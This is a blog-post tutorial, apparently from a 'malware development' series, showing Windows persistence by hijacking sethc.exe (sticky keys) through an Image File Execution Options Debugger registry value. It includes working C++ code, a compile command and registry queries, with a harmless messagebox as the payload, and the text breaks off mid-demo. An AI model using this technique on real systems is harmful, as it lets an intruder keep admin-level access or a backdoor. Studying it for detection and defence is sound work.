
Malware development: persistence - part 12. Accessibility Features. Simple C++ example.

cocomelonc.github.io/malware/2022/09/30/malware-pers-12.html

September 30, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research into another admin-level malware persistence trick: via Accessibility Features.


In the one of the previous posts, I wrote about persistence via Image File Execution Options. In the one of the PoC examples, we just created a debugger to a victim process in this registry key:

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mspaint.exe
```

then only requires the malicious application to be stored in `System32`.

practical example. sethc.exe

Today I just replace our victim process with `sethc.exe`. But what is `sethc.exe`? It appears it is responsible for sticky keys. Pressing the `Shift` key `5` times will enable the sticky keys:



Instead of the legitimate `sethc.exe`, “the rogue sethc.exe” , as usually for simplicity it is a meow messagebox, will be executed. The source code is pretty similar (`pers.cpp`):

```
/*
pers.cpp
windows persistence via Accessibility Features
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/30/malware-pers-12.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // image file
  const char* img = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File
Execution Options\\sethc.exe";

  // evil app
  const char* exe = "C:\\Windows\\System32\\hack.exe";

  // Debugger
  LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
  if (res == ERROR_SUCCESS) {
    // create new registry key
    // reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\sethc.exe" /v Debugger /d "hack.exe"
    RegSetValueEx(hkey, (LPCSTR)"Debugger", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
    RegCloseKey(hkey);
  }

  return 0;
}
```

Meow-meow messagebox:


```
/*
hack.cpp
evil app for windows persistence
via Accessibility Features
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/30/malware-pers-12.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```

demo


Let's go to see everything in action. Check registry keys before:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /s
```



Then, compile our `pers.cpp`:


```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




Run and check registry keys again:

> **You need to have administrative privileges to replace the genuine Windows binary of the tool**


```
.\pers.exe
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\sethc.exe" /s
```




Finally, pressing `Shift` key `5` times:



Note to the properties of the `hack.exe`:

